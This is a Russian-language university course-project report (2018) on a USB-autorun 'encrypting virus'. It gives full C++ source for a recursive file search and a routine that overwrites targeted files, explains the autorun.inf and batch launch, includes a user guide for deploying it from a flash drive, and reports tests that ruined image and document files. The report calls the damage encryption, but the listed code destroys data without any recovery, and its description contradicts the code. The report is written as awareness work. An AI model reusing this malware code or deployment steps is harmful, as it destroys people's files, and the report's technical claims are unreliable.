Учреждение образования

«Белорусский государственный университет информатики и радиоэлектроники»

Факультет компьютерных систем и сетей

Кафедра электронных вычислительных машин

ПОЯСНИТЕЛЬНАЯ ЗАПИСКА

к курсовому проекту

«Исследовательский вирус, распространяющийся через USB»

По дисциплине

«Системное программное обеспечение вычислительных машин»

Выполнил:                                                           Руководитель:

студент гр. 650501                                                     Самусевич А.В.

Никанов И.В.

Минск, 2018

ЗАДАНИЕ

по курсовому проектированию

Студенту учебной группы №650501 Никанову Ивану Владимировичу.

1. Тема проекта: реализация вируса-шифровальщика с автозапуском на флешке

2. Срок сдачи студентом законченного проекта: 8 июня 2018 г.

3. Решаемые задачи и функционал разрабатываемого ПО:

1) Написание вируса, шифрующего файлы на ПК

2) Автозапуск при вставки USB-флеш-накопителя в ПК

4. Средства разработки:

С++, IDE Visual Studio 2017

5. Другое:

РУКОВОДИТЕЛЬ Самусевич А.В.

Задание принял к исполнению Никанов И.В.

СОДЕРЖАНИЕ

[ВВЕДЕНИЕ 3](#_Toc516235368)

[1. ОБЗОР ИСТОЧНИКОВ 4](#_Toc516235369)

[2. СТРУКТУРНОЕ ПРОЕКТИРОВАНИЕ 7](#_Toc516235370)

[3. ФУНКЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ 9](#_Toc516235371)

[4. РАЗРАБОТКА ПРОГРАММНЫХ МОДУЛЕЙ 11](#_Toc516235373)

[5. РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ 13](#_Toc516235374)

[6. ТЕСТИРОВАНИЕ 15](#_Toc516235375)

[ЗАКЛЮЧЕНИЕ 17](#_Toc516235376)

[СПИСОК ИСТОЧНИКОВ 18](#_Toc516235377)

[ПРИЛОЖЕНИЕ А 19](#_Toc516235378)

[ПРИЛОЖЕНИЕ Б 20](#_Toc516235379)

[ПРИЛОЖЕНИЕ В 21](#_Toc516235380)

[ПРИЛОЖЕНИЕ Г 22](#_Toc516235381)

# **ВВЕДЕНИЕ**

В качестве курсового проекта мною было выбрано написание вируса-шифровальщика различных файлов на компьютере. В первую очередь, цель данной курсовой работы - показать, насколько может быть небезопасна работа с usb-флеш-накопителями.

Сегодня из флешки можно заразиться огромным количеством самых различных вирусов и их количество с каждым днем возрастает в геометрической прогрессии. Одними из наиболее опасных[флеш – вирусов](http://help-user.ru/kompv.php) являются такие вирусы, как "Switchblade" и "USB Hacksaw" (ножовка).

Мне было интересно, легко ли написать такой “примитивный” вирус, который портит файлы на любом незащищенном ПК. В первую очередь, я задавался вопросом: “Насколько сейчас небезопасна система антивирусов, может ли она заметить и предотвратить запуск программы, наносящий вред ПК.”

Следует отметить, что тексты программ и документов, информационные файлы без данных, таблицы табличных процессоров и другие аналогичные файлы не могут быть заражены вирусом, он может их только испортить.

Для реализации проекта мной был выбран язык программирования C++, так как он позволяет быстро открыть и изменить файл любого расширения. Также были использованы файлов с такими расширениями, как .inf и .bat для автозапуска. В качестве среды разработки была выбрана Microsoft Visual Studio 2017.

Данное приложение разрабатывается исключительно в ознакомительных целях, так как может нанести вред любому компьютеру.

В дальнейшем разработка вируса может быть продолжена, но только в научных целях для получения более глубоких знаний.

1. **ОБЗОР ИСТОЧНИКОВ**
   1. **Основные термины**

**Компьютерный вирус** - это специально написанная небольшая по размерам программа, которая может "приписывать" себя к другим программам (т.е. "заражать" их), а также выполнять различные нежелательные действия на компьютере.

**Autorun**.**inf** — файл, используемый для автоматического запуска или установки приложений и программ на носителях информации в среде операционной системы Microsoft Windows (начиная с версии Windows 95). Этот файл должен находиться в корневом каталоге файловой системы устройства, для которого осуществляется автозапуск.

**Пакетный файл** — [текстовый файл](https://ru.wikipedia.org/wiki/%D0%A2%D0%B5%D0%BA%D1%81%D1%82%D0%BE%D0%B2%D1%8B%D0%B9_%D1%84%D0%B0%D0%B9%D0%BB) в [MS-DOS](https://ru.wikipedia.org/wiki/MS-DOS), [OS/2](https://ru.wikipedia.org/wiki/OS/2) или [Windows](https://ru.wikipedia.org/wiki/Windows), содержащий последовательность команд, предназначенных для исполнения [командным интерпретатором](https://ru.wikipedia.org/wiki/%D0%9E%D0%B1%D0%BE%D0%BB%D0%BE%D1%87%D0%BA%D0%B0_%D0%BE%D0%BF%D0%B5%D1%80%D0%B0%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D0%BE%D0%B9_%D1%81%D0%B8%D1%81%D1%82%D0%B5%D0%BC%D1%8B#%D0%9A%D0%BE%D0%BC%D0%B0%D0%BD%D0%B4%D0%BD%D1%8B%D0%B9_%D0%B8%D0%BD%D1%82%D0%B5%D1%80%D0%BF%D1%80%D0%B5%D1%82%D0%B0%D1%82%D0%BE%D1%80). После запуска пакетного файла программа-интерпретатор читает его строка за строкой и последовательно исполняет команды. Пакетный файл — аналог скриптовых файлов командной строки ([shell script](https://ru.wikipedia.org/wiki/Shell_script)) в [Unix-подобных операционных системах](https://ru.wikipedia.org/wiki/Unix-%D0%BF%D0%BE%D0%B4%D0%BE%D0%B1%D0%BD%D0%B0%D1%8F_%D0%BE%D0%BF%D0%B5%D1%80%D0%B0%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D0%B0%D1%8F_%D1%81%D0%B8%D1%81%D1%82%D0%B5%D0%BC%D0%B0).

* 1. **Описание технологий, языков программирования и краткий обзор использованной литературы**

Все необходимые знания для работы с C++ были почерпнуты из книги “Язык программирования C++”, Бьерн Страуструп, 2015. В данной книге подробно описана работа с файлами, рассмотрены основные механизмы C++, в частности рекурсивный проход по файлам на компьютере. Также даны наглядные примеры использования основных возможностей языка.

Для написания курсовой работы был выбран язык программирования C++. Язык C++ широко используется для разработки программного обеспечения, являясь одним из самых популярных языков программирования. Область его применения включает создание [операционных систем](https://ru.wikipedia.org/wiki/%D0%9E%D0%BF%D0%B5%D1%80%D0%B0%D1%86%D0%B8%D0%BE%D0%BD%D0%BD%D0%B0%D1%8F_%D1%81%D0%B8%D1%81%D1%82%D0%B5%D0%BC%D0%B0), разнообразных прикладных программ, [драйверов](https://ru.wikipedia.org/wiki/%D0%94%D1%80%D0%B0%D0%B9%D0%B2%D0%B5%D1%80) устройств, приложений для встраиваемых систем, высокопроизводительных серверов, а также развлекательных приложений (игр). Также этот язык легко использовать для написания вирусов.

Для разработки приложения курсового проекта мною была выбрана среда Microsoft Visual Studio 2017. Документация Microsoft позволила в короткие сроки ознакомиться с основными возможностями среды разработки Microsoft Visual Studio и таким ЯП как C++.

Также очень полезным источником информации является электронный ресурс StackOverflow (доступ https://stackoverflow.com/). Главная цель создателей сайта заключается в том, чтобы компенсировать нехватку материалов, создать ресурс, на котором можно обратиться к таким же обычным программистам чтобы найти оптимальное решение той или иной проблемы, заполнить пробелы в знаниях определенной темы, получить совет по структурированию и организации кода.

Электронный ресурс MSDN (доступ https://msdn.microsoft.com/) является большим справочником по всевозможным технологиям компании Microsoft, предоставляющим большое количество информации о программировании под операционную систему Windows от компании Microsoft из первых рук.

Электронные ресурсы CyberForum (доступ http://www.cyberforum.ru) и Клуб ПРОграммистов (доступ http://www.programmersforum.ru) являются [веб-форум](http://www.wikireality.ru/wiki/%D0%92%D0%B5%D0%B1-%D1%84%D0%BE%D1%80%D1%83%D0%BC)ами для программистов и системных администраторов. На данных форумах можно найти ответы почти на все интересующие вопросы по программированию, решению каких-либо задач или реализацию интересующих алгоритмов.

* 1. **Определение основных функций**

Основные функции данного проекта:

* Изучить теоретический материал по видам вирусов;
* Создать исполняемый код вируса;
* Создать автоматический запуск вируса с флешки

1. **СТРУКТУРНОЕ ПРОЕКТИРОВАНИЕ**

Структурная схема реализации приложения приведена на рисунке 1:



*Рис. 1 - Структурная схема реализуемого приложения*

Автозапуск программы происходит при вставки флешки в персональный компьютер. Блок автозапуска содержит файлы runexe.bat и autorun.inf, подробнее о них в разделе 3.

Запуск исходного кода вируса – запуск исполняемого файла(.exe) проекта непосредственно из файла runexe.bat.

Поиск файлов для заражения – рекурсивный поиск конкретного файла по всему компьютеру по имени (или только по расширению), то есть проверка каждой папки на наличии этого файла.

Далее, после нахождения файла, происходит получение текста файла, шифрование его и сохранение изменений. Подробнее эти операции будут разобраны в приложении Б.

После блока «Сохранение изменений» происходит дальнейший поиск файлов по названию или по определенному расширению. После прохождения по всем папкам в указанной директории и шифрования файлов поиск заканчивается, вирус выполнил свою задачу.

1. **ФУНКЦИОНАЛЬНОЕ ПРОЕКТИРОВАНИЕ**


В данный раздел вынесена информация об алгоритме запуска исполняемого файла.

### Изначально на [USB-флеш-накопителе](https://ru.wikipedia.org/wiki/USB-%D1%84%D0%BB%D0%B5%D1%88-%D0%BD%D0%B0%D0%BA%D0%BE%D0%BF%D0%B8%D1%82%D0%B5%D0%BB%D1%8C) находятся файлы *runexe.bat* , *autorun.inf* и сама папка *ConsoleApplication* с проектом на Visual Studio 2017.

Автоматический запуск позволяет упростить запуск ПО. В данном случае этот файл должен запускать *runexe.bat* файл.

Файл *autorun.inf* часто используется для внедрения компьютерных вирусов через [USB-флеш-накопителе](https://ru.wikipedia.org/wiki/USB-%D1%84%D0%BB%D0%B5%D1%88-%D0%BD%D0%B0%D0%BA%D0%BE%D0%BF%D0%B8%D1%82%D0%B5%D0%BB%D1%8C)й. Для этого достаточно прописать имя исполняемого файла в параметр open.

Структура *autorun.inf* содержит блоки, параметры и значения. В файле содержатся параметры, такие как: иконка диска, метка, запускаемый файл и другие параметры.




*Рисунок 3.1. – Содержимое файла autorun.inf*

Где [autorun] – имя блока,  ShellExeCute– имя параметра, runexe.bat – содержит путь к файлу приложения, которое будет автоматически запущено.

Блок [*autorun*] является обязательным в таких файлах. Файл runexe.bat, указанный в параметре ShellExeCute, открывается при автозапуске программой, ассоциированной с этим типом файлов в системном реестре Windows.

Далее рассмотрим файл *runexe.bat:*



*Рисунок 3.2. – Содержимое файла runexe.bat*

Пакетный файл представляет собой обычный текстовый файл, который содержит команды для ОС компьютера. Если запустить данный файл вручную, можно прописать путь хранения нашего исполняемого файла.

Во 2 строке создается переменная *pathName* , которая будет хранить наш введенный путь. Далее получаем путь, в котором он находится в данный момент. После этого нужно ввести название нашего “*exe-шника*” и в самом конце происходит его запуск.

Содержимое файла *runexe.bat* может быть изменено: не обязательно прописывать пути при запуске, все можно написать в самом *.bat* файле. На мой взгляд, именно такое представление помогает лучше понять, как работают пакетные файлы.

# **РАЗРАБОТКА ПРОГРАММНЫХ МОДУЛЕЙ**

**4.1 Описание теоритических основ для разработки алгоритмов**

Представление обобщенной реализация и принципы работы функций проекта:

* Функция ***seek(LPCTSTR FileName, BOOL InFolders***) – функция рекурсивного поиска по всем папкам файла, передаваемого в качестве *FileName.* Второй параметр *InFolders* отвечает за поиск файла в корневых папках. Если указать второй параметр, как *false*, то поиск файла с заданным расширением проводиться не будет.
* Функция ***spoilFile(char \*myFile)*** - функция шифрования файла. Параметр *myFile* - это полный путь до нашего файла, который передается из функции *seek().* Программа должна найти рекурсивно все файлы данного расширения и поместить их содержимое в буфер. Далее после открытия файла содержимое переводится ASCI символы, к коду символа добавляется число 10 и переводится обратно в текст. В результате текст является невыполняемым. Следовательно, все процессы не выполнятся, в случае указания .bat, например. Станет невозможным в дальнейшем открытие файлов, в случае указания *.pdf* и других расширений, просмотр фотографий, в случае *.jpf, .png* и тд.

Изначально в *main()* мы вызываем функцию *seek()* и передаем в нее

директорию, где будет происходить поиск и шифрование, а также название данного файла. Также можно указать просто расширение, для этого следует написать \\*\*.filename extension.* В *filename extension* указываем любой формат для шифрования, “звездочка” означает, что все файлы данного расширения должны быть зашифрованы.

Далее функция *seek()* будет искать в директории все файлы с заданным расширением или с одинаковым названием. Когда нужный файл будет найден, вызовется функция *spoilFile()*, которая зашифрует этот файл. После чего поиск продолжится, пока не пройдет по всем возможным файлам в заданной директории.

* 1. **Описание алгоритмов, разработанных самостоятельно**

Основные алгоритмы программы представлены в приложениях: алгоритм шифрования файла – приложение В и общий алгоритм взаимодействия поиска в определенной папке и шифрования - приложение Б.

Рассмотрим подробно алгоритм поиска файла:

int seek(LPCTSTR lpszFileName, BOOL InFolders)

{

LPTSTR part;

HANDLE hSearch = NULL;

char temp[MAX\_PATH]; //временный массив

char name[MAX\_PATH];

// структура для описания файлов,

//найденных функциями FindFirstFile, FindNextFile и

WIN32\_FIND\_DATA wfd;

memset(&wfd, 0, sizeof(WIN32\_FIND\_DATA));

//поиск во внутренних папках

if (InFolders)

{

//Функция GetFullPathName извлекает полный путь и имя указанного файла.

//Если функция завершается успешно, то записывает путь в temp

if (GetFullPathName(lpszFileName, MAX\_PATH, temp, &part) == 0)

//0 - значит ф-ия завершилась с ошибкой

return 0;

lstrcpy(name, part);

lstrcpy(part, "\*.\*");

//Если папка существует, то мы заходим в нее

wfd.dwFileAttributes = FILE\_ATTRIBUTE\_DIRECTORY;

//Ищет каталог файла или подкаталог, название которого

//соответствует указанному имени файла(temp)

if (!((hSearch = FindFirstFile(temp, &wfd)) == INVALID\_HANDLE\_VALUE))

do

{//Если текущая папка является служебной папкой,которую не нужно проверять

//Пропуск папок ".." , "."

if (!strncmp(wfd.cFileName, ".", 1) || !strncmp(wfd.cFileName, "..", 2))

continue;

//Если это папка

if (wfd.dwFileAttributes & FILE\_ATTRIBUTE\_DIRECTORY)

{

//Создаем новый путь

char next[MAX\_PATH];

//Получаем полный путь и имя файла для следующего файла.

if (GetFullPathName(lpszFileName, MAX\_PATH, next, &part) == 0)

return 0;

lstrcpy(part, wfd.cFileName);

lstrcat(next, "\\");

lstrcat(next, name);

//Рекурсивно двигаемся дальше

seek(next, TRUE);

}

} while (FindNextFile(hSearch, &wfd)); //Пока в папке еще есть файлы

FindClose(hSearch); //Закрываем дескриптор поиска

}

//Если поиск завершен

if ((hSearch = FindFirstFile(lpszFileName, &wfd)) == INVALID\_HANDLE\_VALUE)

return 1;

do

if (!(wfd.dwFileAttributes & FILE\_ATTRIBUTE\_DIRECTORY)) // is it's a file

{

char file[MAX\_PATH];

if (GetFullPathName(lpszFileName, MAX\_PATH, file, &part) == 0) return 0;

lstrcpy(part, wfd.cFileName);

//Отправляем полный путь файла для порчи

spoilFile(file);

}

while (FindNextFile(hSearch, &wfd)); //Следующий файл в папке

FindClose(hSearch); //Закрыть дескриптор поиска

return 1;

}

1. **РУКОВОДСТВО ПОЛЬЗОВАТЕЛЯ**

**Минимальные программно-аппаратные требования к установке и запуску программы**

* USB-флеш-накопитель
* 30 MB свободного места на флеш-накопителе
* Операционная система: Windows

**Порядок установки, настройки и запуска программы**

Для запуска программы необходимо:


1. Скачать на USB-флеш-накопитель архив Virus.rar
2. Вставить USB-флеш-накопитель в ПК

**Краткое описание основных действий пользователя при**


**использовании программы**

Как отмечалось ранее, в *runexe.bat* файле путь до папки и имя

исполняемого файла можно написать вручную, открыв данный файл любым текстовым редактором. Но в самом начале, можно просто запустить *runexe.bat* файл.



*Рисунок 5.1. – Запуск runexe.bat*


Далее требуется открыть проект *cp.sln* и указать нужный формат файла:

*Рисунок 5.2. – передача функции seek параметров для шифрования*

Указание директории, где будет происходить поиск и шифрование файла(1). Хочется отметить, что возможно указание просто файла, тогда поиск будет происходить на всем ПК.

Указание названия конкретного файла(2). Как отмечалось ранее, можно указать как полное название файла, так и \*.

Второй параметр функции(3), отвечающий за поиск файлов в корневых каталогах директории. В данном случае передано значение *true*, следовательно, поиск будет осуществляться не только на рабочем столе, но также и во всех папках, находящихся на нем.



*Рисунок 5.3. – передача функции seek параметров для шифрования*

Еще один пример, представленный на *рисунке 5.3 ,* показывает, как можно указать конкретный файл для шифрования. В данном случае, будет проведен поиск по всем файлам, находящимся на диске D, и шифрованию конкретного *SPO1.pdf* файла.

1. **ТЕСТИРОВАНИЕ**

Данный вирус тестировался на следующей конфигурации устройства:

- Операционная система: Windows 10;


- Процессор: AMD A6-3420M 1.50 GHz;

- Оперативная память (ОЗУ): 8 Гб.

Были произведены тесты на шифрование файлов различных

расширений:

**Тест №1. Шифрование конкретного файла.**



*Рисунок 6.1. – содержимое папки photo, расположенной на рабочем столе*


В проекте была изменена функция seek(): *seek("c:\\users\\user\\desktop\\Moon.jpg", true))*

Так как был указан второй параметр *true*, функция нашла файл *Moon.jpg* на рабочем столе в папке *photo* и успешно справилась со своей задачей (см. *рисунок 6.2*).


**Тест №2. Шифрование файлов по расширению.**

В проекте была изменена функция seek(): *seek("c:\\users\\user\\desktop\\photo\\\*.png", false))*

В данном случае был указан конкретный путь без возможности поиска в корневых папках. В результате все *.png* файлы были зашифрованы(см. *Рисунок 6.3*)



*Рисунок 6.2. – содержимое папки photo, после первого теста*



*Рисунок 6.3. – содержимое папки photo, после второго теста*

Также были проведены тесты для таких форматов, как *.pdf, .bat, .txt, .doc.* Вирус-шифратор показал отличную, быструю и незаметную работу.

# **ЗАКЛЮЧЕНИЕ**

Результатом данной курсовой работы является вирус, предназначенный для шифрования файлов с любым расширением, запускаемый автоматически при вставки флешки в ПК.

Цель данного проекта можно считать выполненной: было показано, насколько легко можно написать вирус с автозапуском, который будет вредить вашему ПК.

За время разработки вируса, мною была изучена модель многих автозапускаемых вредоносных программ через usb-флеш-накопители. В результате чего, можно сделать вывод: каждый пользователь должен иметь хороший антивирус, а также самое главное – отключить автозапуск дисков и флешек в настройках своего ПК.

# **СПИСОК ИСТОЧНИКОВ**

1. Компьютерные вирусы (Russian Edition); - Москва, 2011. - 132 c.  
2. Касперски Крис Компьютерные вирусы изнутри и снаружи; Питер - Москва,2006. – 526c.

3. Help-user [Электронный ресурс]. – Электронные данные. – Режим доступа:http://help-user.ru/virususb.php/.

5. Microsoft Software Developer Network (MSDN) [Электронный ресурс]. – Электронные данные. – Режим доступа: <http://msdn.microsoft.com/>.

6. Admin-club [Электронный ресурс]. – Электронные данные. – Режим доступа: http://admin-club.net/forum/.

7. StackOverflow [Электронный ресурс]. – Электронные данные. Режим доступа: <https://stackoverflow.com/>.

# **ПРИЛОЖЕНИЕ А**

*(обязательное)*

Схема структурная

# **ПРИЛОЖЕНИЕ Б**

*(Обязательное)*

Блок схема алгоритма объединения графов

# **ПРИЛОЖЕНИЕ В**

*(Обязательное)*

Блок схема алгоритма шифрования файла.

# **ПРИЛОЖЕНИЕ Г**

*(Обязательное)*

Листинг кода

#include "stdafx.h"

#include <stdio.h>

#include <windows.h>

#include <stdlib.h>

#include <string.h>

#include <conio.h>

#include <iostream>

#include <fstream>

#include <string>

using namespace std;

void spoilFile(char \*myFile) {

string line;

ifstream myfile(myFile); //открыли файл для чтения

if (myfile.is\_open()) //если открыт

{

while (!myfile.eof()) //проход с начала до конца

{

getline(myfile, line); //поолучение строки

for (size\_t i = 1; i < line.length(); i += i)

{

line[i] = (int)(line[i]) - 10; //заменили символы в строке

}

}

myfile.close(); //закрыли файл

}

else

cout << "Cant open file" << endl;

ofstream out; // поток для записи

out.open(myFile); // окрываем файл для записи

if (out.is\_open()) //если открыт

{

out << line << endl; //то запишем новую строку в файл

}

}

int seek(LPCTSTR lpszFileName, BOOL InFolders)

{

LPTSTR part;

HANDLE hSearch = NULL;

char temp[MAX\_PATH]; //временный массив

char name[MAX\_PATH];

// структура для описания файлов,

//найденных функциями FindFirstFile, FindNextFile и

WIN32\_FIND\_DATA wfd;

memset(&wfd, 0, sizeof(WIN32\_FIND\_DATA));

//поиск во внутренних папках

if (InFolders)

{

//Функция GetFullPathName извлекает полный путь и имя указанного файла.

//Если функция завершается успешно, то записывает путь в temp

if (GetFullPathName(lpszFileName, MAX\_PATH, temp, &part) == 0)

//0 - значит ф-ия завершилась с ошибкой

return 0;

lstrcpy(name, part);

lstrcpy(part, "\*.\*");

//Если папка существует, то мы заходим в нее

wfd.dwFileAttributes = FILE\_ATTRIBUTE\_DIRECTORY;

//Ищет каталог файла или подкаталог, название которого

//соответствует указанному имени файла(temp)

if (!((hSearch = FindFirstFile(temp, &wfd)) == INVALID\_HANDLE\_VALUE))

do

{

//Если текущая папка является служебной папкой,

//которую не нужно проверять

//Пропуск папок ".." , "."

if (!strncmp(wfd.cFileName, ".", 1) || !strncmp(wfd.cFileName, "..", 2))

continue;

//Если это папка

if (wfd.dwFileAttributes & FILE\_ATTRIBUTE\_DIRECTORY)

{

//Создаем новый путь

char next[MAX\_PATH];

//Получаем полный путь и имя файла для следующего файла.

if (GetFullPathName(lpszFileName, MAX\_PATH, next, &part) == 0)

return 0;

lstrcpy(part, wfd.cFileName);

lstrcat(next, "\\");

lstrcat(next, name);

//Рекурсивно двигаемся дальше

seek(next, TRUE);

}

} while (FindNextFile(hSearch, &wfd)); //Пока в папке еще есть файлы

FindClose(hSearch); //Закрываем дескриптор поиска

}

//Если поиск завершен

if ((hSearch = FindFirstFile(lpszFileName, &wfd)) == INVALID\_HANDLE\_VALUE)

return 1;

do

if (!(wfd.dwFileAttributes & FILE\_ATTRIBUTE\_DIRECTORY)) // is it's a file

{

char file[MAX\_PATH];

if (GetFullPathName(lpszFileName, MAX\_PATH, file, &part) == 0) return 0;

lstrcpy(part, wfd.cFileName);

//Отправляем полный путь файла для порчи

spoilFile(file);

}

while (FindNextFile(hSearch, &wfd)); //Следующий файл в папке

FindClose(hSearch); //Закрыть дескриптор поиска

return 1;

}

int main() {

if (!seek("Тут нужно указать путь к файлу или папке", true))

cout << "Searching failed" << endl;

return 0;

}